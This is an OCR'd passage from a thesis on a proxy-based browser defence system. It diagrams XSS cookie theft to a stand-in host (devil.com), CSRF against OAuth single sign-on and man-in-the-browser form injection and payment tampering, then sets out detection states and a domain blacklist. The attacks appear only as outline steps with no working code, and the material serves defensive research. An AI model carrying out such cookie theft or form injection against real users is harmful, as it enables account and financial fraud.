

User
User browser
PSS
devil.com
RP
banka.com
IdP
facebook.com
SSO
XSS
1. login
2. Authz Request to IdP: i, p, r, type=token, [a]
3. User login/consent request
4. User credential and consent
5. Authz Response: r#t, [a]
Redirecition
r#t
6. Redirect to r(winthout t): [a]
7. script
8. t or user profile
9. Visit banka.com through a link includes malicious script
10. Malicious script
Malicious
Script
11. Send t (cookie) to devil.com

Fig. 17. XSS Attack Against SSO



User
User browser
PSS
devil.com
RP
banka.com
IdP
facebook.com
1. login
2. Authz Request to IdP: i, p, r, type=token, [a]
3. User login/consent request
4. User credential and consent
SSO
5. Authz Response: r#t, [a]
Redireciton
r#t
6. Redirect to r(winthout t): [a]
7. script
8. t or user profile
9. Visit some malicious website
10. Malicious script
CSRF
Malicious
Script
11. An attacker-specified request within the victim's authenticated session

Fig. 18. CSRF Attack Against SSO

Fig. 19 presents the Man in the Browser (MitB) attack process which includes two different attack tactics: Web Injection and Packet Modification.





Fig. 19. MitB Attack Process

Web Injection here means that the client side malware inject additional input form into the original web page before browser displays the page. For example, in Fig. 20 from [53], the screenshot shows the difference before and after the MitB malware Zeus injects the PIN box. While the Packet Modification is equally dangerous to any user of online banking system, it does not tamper what the web page looks like, but change the content of HTTP packet sending to web server. Fig. 21 from [54] is a typical result of changing the account number furtively through MitB attack.



Enter your login details

Access number:

Password:

Log in

Internet banking login

In order to provide you with extra security, we occasionally need to ask for additional information when you access you account online.

Please enter the information below to continue:

Card number:

Exp. date:

CVV Code: (?)

3-Digit Code on the back of card: (?)

Social Security Number:

Mother's Maiden Name:


Date of birth:

Mother Date of birth:

Continue

A fake form, asking for sensitive information is injected into the legitimate website by the Trojan.

Fig. 20. MitB Web Injection



Online banking

Payment Details

To pay someone please enter the following details

Payee name: Gas bill

Payee account no.: 123456

Payee sort code: 112233

Amount: 50

Next

Online banking

Payment Details

To pay someone please enter the following details

Payee name: Fraudster

Payee account no.: 654321

Payee sort code: 445566

Amount: 5000

Next

Fig. 21. MitB Packet Modification


4.2.2 Attack Detection

4.2.2.1 Relational Database for State Table, and Session Access Control List

This part is the detailed description about DPSI module which has generally proposed in section 3.2.4. The detection and prevention work is based on the cooperation between PSS server and PSS-C which can conquer the flaw of only client-side defense. For example, the malware on the target site has better chance to overwrite or modify the defense software implemented solely on client-side.

To record the state of each communication with URL, we use State Table which also is Device Table 4 (DT4) and PSS Table 4 (PT4) to store the relevant information extracted from HTTP packet header and content. To access the state table and log efficiently, we create relational database on PSS server side as shown in Fig. 22. UserTable stores PID_U and PID_D as B-tree index and stores StateTable and LogTable as well. The SateTable stores PID_{stat} as B-tree index and ID_{Tab} which is the Hash index of LogTable. LogTable contains many TabLogTable for each browser tab. TabLogTable and LoginTable will be discussed in section 4.3.2 and 5.2.4 respectively.

The columns about LoginTable, StateTable and LogTable of UserTable are encrypted with K_{RD} = PRNG(PID_S, PID_U, N_D), thus the K_{RD} is updated every session. And only correct user and device could decrypt the corresponding rows of UserTable to access further other tables of database.



PID_U	PID_D	LoginTable	StateTable	LogTable
PID_U	PID_D	LoginTable	StateTable	LogTable

PID_{stat}	Domain Name	Cookie	Actor's role	Sensitive Info	Adobe Cross-domain	Current State	ID_{Tab}
PRNG(PID_U, PID_D , ID_{Tab})	RDMN and DDMN	CK_{Name} and CK_{Nonce}	DMN and roles such as RP/IdP/C/S	1/0	1/0	State	ID_{Tab}

ID_{Tab}	TabLogTable
ID_{Tab}	TabLogTable

Fig. 22. Relational Database for StateTable and LogTable

The state is identified by PID_{stat} which is generated with PID_{U}, PID_{D} and the ID_{Tab}. Domain name includes requesting domain name and destination domain name. The cookie column is used to retrieve cookie from DT3. The actor's role presents the current page's role in the communication such as Relying Party (RP), Identity Provider (IdP), Client (C) and Server (S). According to check the HTTP packet content, PSS system could know if any sensitive information is included in current communication which is marked in State Table as well. The State Table also contains flag about Adobe Cross-domain policy. Current State presents the current state of the corresponding session.

Session Access Control List (SACL) is generated based on State Table and user's interaction. Fig. 23 and Fig. 24 show the example of SACL whitelist (SACL-WL), and SACL blacklist (SACL-BL) respectively.

Destination domain name	Requesting domain name (IP address)	Protocol (HTTP/HTTPS)	Port	IP	Life time
banka.com	friendly1.com (192.168.10.2)	HTTP	80	10.10.10.15	1 day
	friendly2.com (192.168.10.3)				

Fig. 23. SACL-WL

Domain Name	Protocol (HTTP/HTTPS)	Port	IP
devil.com	HTTP	80	10.10.10.16

Fig. 24. SACL-BL

The whitelist contains the approved pairs of destination domain and requesting domain, which means the communication between these domains is able to skip the detection phase during certain life circle. The communication with domains in blacklist will be intercepted without detection process.

4.2.2.2 XSS/CSRF Primary Check State

The primary check is the first module to detect network threats such as XSS or CSRF. This step is fairly efficiency comparing with next step Further Check, but it could filter a large percent of packets. In this module, there are four states which are SWL, SBL, SOP, and ISI. The description of each state is listed in Table 10.

Table 10. States of Primary Check

States Abbreviations	Description
SWL	Requesting and destination domain match SACL-WL?
SBL	Requesting or destination domain in SACL-BL?
SOP	Requesting site and target site fall under the same-origin policy?
ISI	The packet includes sensitive info?

Parameters related to SWL, SBL and SOP are requesting domain and destination domain, while the parameters about ISI includes cookie, email, password, credit info and so on.

Apparently, the packets which follow SACL-WL or same-origin policy are benign packets. In contract, the packets which match SACL-BL are definitely dangerous and need to warn user immediately. Regarding to packets containing sensitive information, they need to be carried out further check since they are valuable and attractive to attacker. The detailed primary check state transition diagram is showed in Fig. 25 where 1 means true; 0 means false; P presents pass; W is Warning; and FCS is Further Check State.




Fig. 25. Detailed PCS State Transition Diagram

For simplicity, we use state PCS to presents the final result of four states (SWL, SBL, SOP, ISI) of primary check as shown in Fig. 26.




Fig. 26. General PCS State Transition Diagram

4.2.2.3 *XSS/CSRF Further Check State*

After primary check, some packets need to pass through Further Check module which is focus on some special cases which probably cause false-positive. The states in this module include SSO, CDP, RWL, XSS, and CSRF as shown in Table 11.

Table 11. States of Further Check

States Abbreviations	Description
SSO	Follow valid SSO such as OAuth?
COP	Use Adobe cross-domain policy?
RWL	Requesting domain is in SACL-WL?
XSS	Probably XSS attack
CSRF	Probably CSRF attack

SSO policy and adobe cross-domain policy could lead false-positive if we do not consider them during detection procedure. We also need to determine if the threat is XSS or CSRF attack according to RWL state which tells us if the requesting domain is in SACL-WL, since XSS attack always launches malicious script from the target domain, which should have been added in white list by user, in order to bypass same-origin policy.

The detailed state transition diagram of further check state (FCS) module is showed in Fig. 27. As in PCS, value 1 means true and 0 means false.




Fig. 27. Detailed FCS State Transition Diagram

We assign state FCS as the final result of further check module. Fig. 28 shows the FCS state transition diagram.




Fig. 28. General FCS State Transition Diagram

4.2.2.4 MitM Attack Detection State

Man in the Middle (MitM) attack is hard to be detected by user since there is no any difference from the normal communication in client's view. In this thesis, we exploit the PSS server to do the additional DNS check for the packets sending from client's browser as shown as the procedure in Fig. 29.



User browser
PSS
banka.com
Request for banka.com
Check if the destination IP address and destination domain name match
Response

Fig. 29. MitM Detection Procedure

The state transition diagram of MitM detection is showed in Fig. 30. If MitM detection is found, the state goes to Warning state immediately, otherwise continues to MitB detection state.




Fig. 30. MitM Detection State Transition Diagram

4.2.2.5 MitB Attack Detection State

Man in the Browser (MitB) attack is able to bypass many existing defense strategy such as traditional firewall, anti-malware software, and public key authentication, because it only stays in user's browser to modify original webpage or outgoing packets without modify any other system or program. Thus both client and server cannot see any suspicious details caused by MitB attack.

However, since our PSS system could establish the additional secure tunnel between PSS server and client (PSS-C), we exploit this property to reach goal of MitB detection. We assume the PSS-C on user's browser shares the HTTPS session key with PSS server when the user tries to communicate with banka.com through HTTPS protocol. As a result, PSS server is able to touch the HTTP content between user's browser and banka.com server.

There are two typical MitB tactics: one is inserting input box before the webpage displays, and another one is modifying the HTTP packet content before sending. We add two pairs of HMAC value to detect these two tactics respectively. When banka server sends the packet to user, the PSS system intercept the packet and generate HMAC_S1 value for the HTTP content and then forward the packet. After the webpage displays, PSS-C generates HMAC_C1 for HTTP content without user input, and HMAC_C2 for HTTP content with user input. Then browser sends the request with additional HMAC value to banka. PSS server intercepts the packet and compares HMAC_S1 with HMAC_C1. If these two values do not match, it means the displayed webpage is different with original webpage, thus web injection MitB attack is detected. Moreover, PSS also needs to generate HMAC_S2 for HTTP content with user input and compare it with HMAC_C2. If not match, it means the user input is different with then sending content, thus the modification packet MitB attack is found.

The detection procedure is presented in Fig. 31.

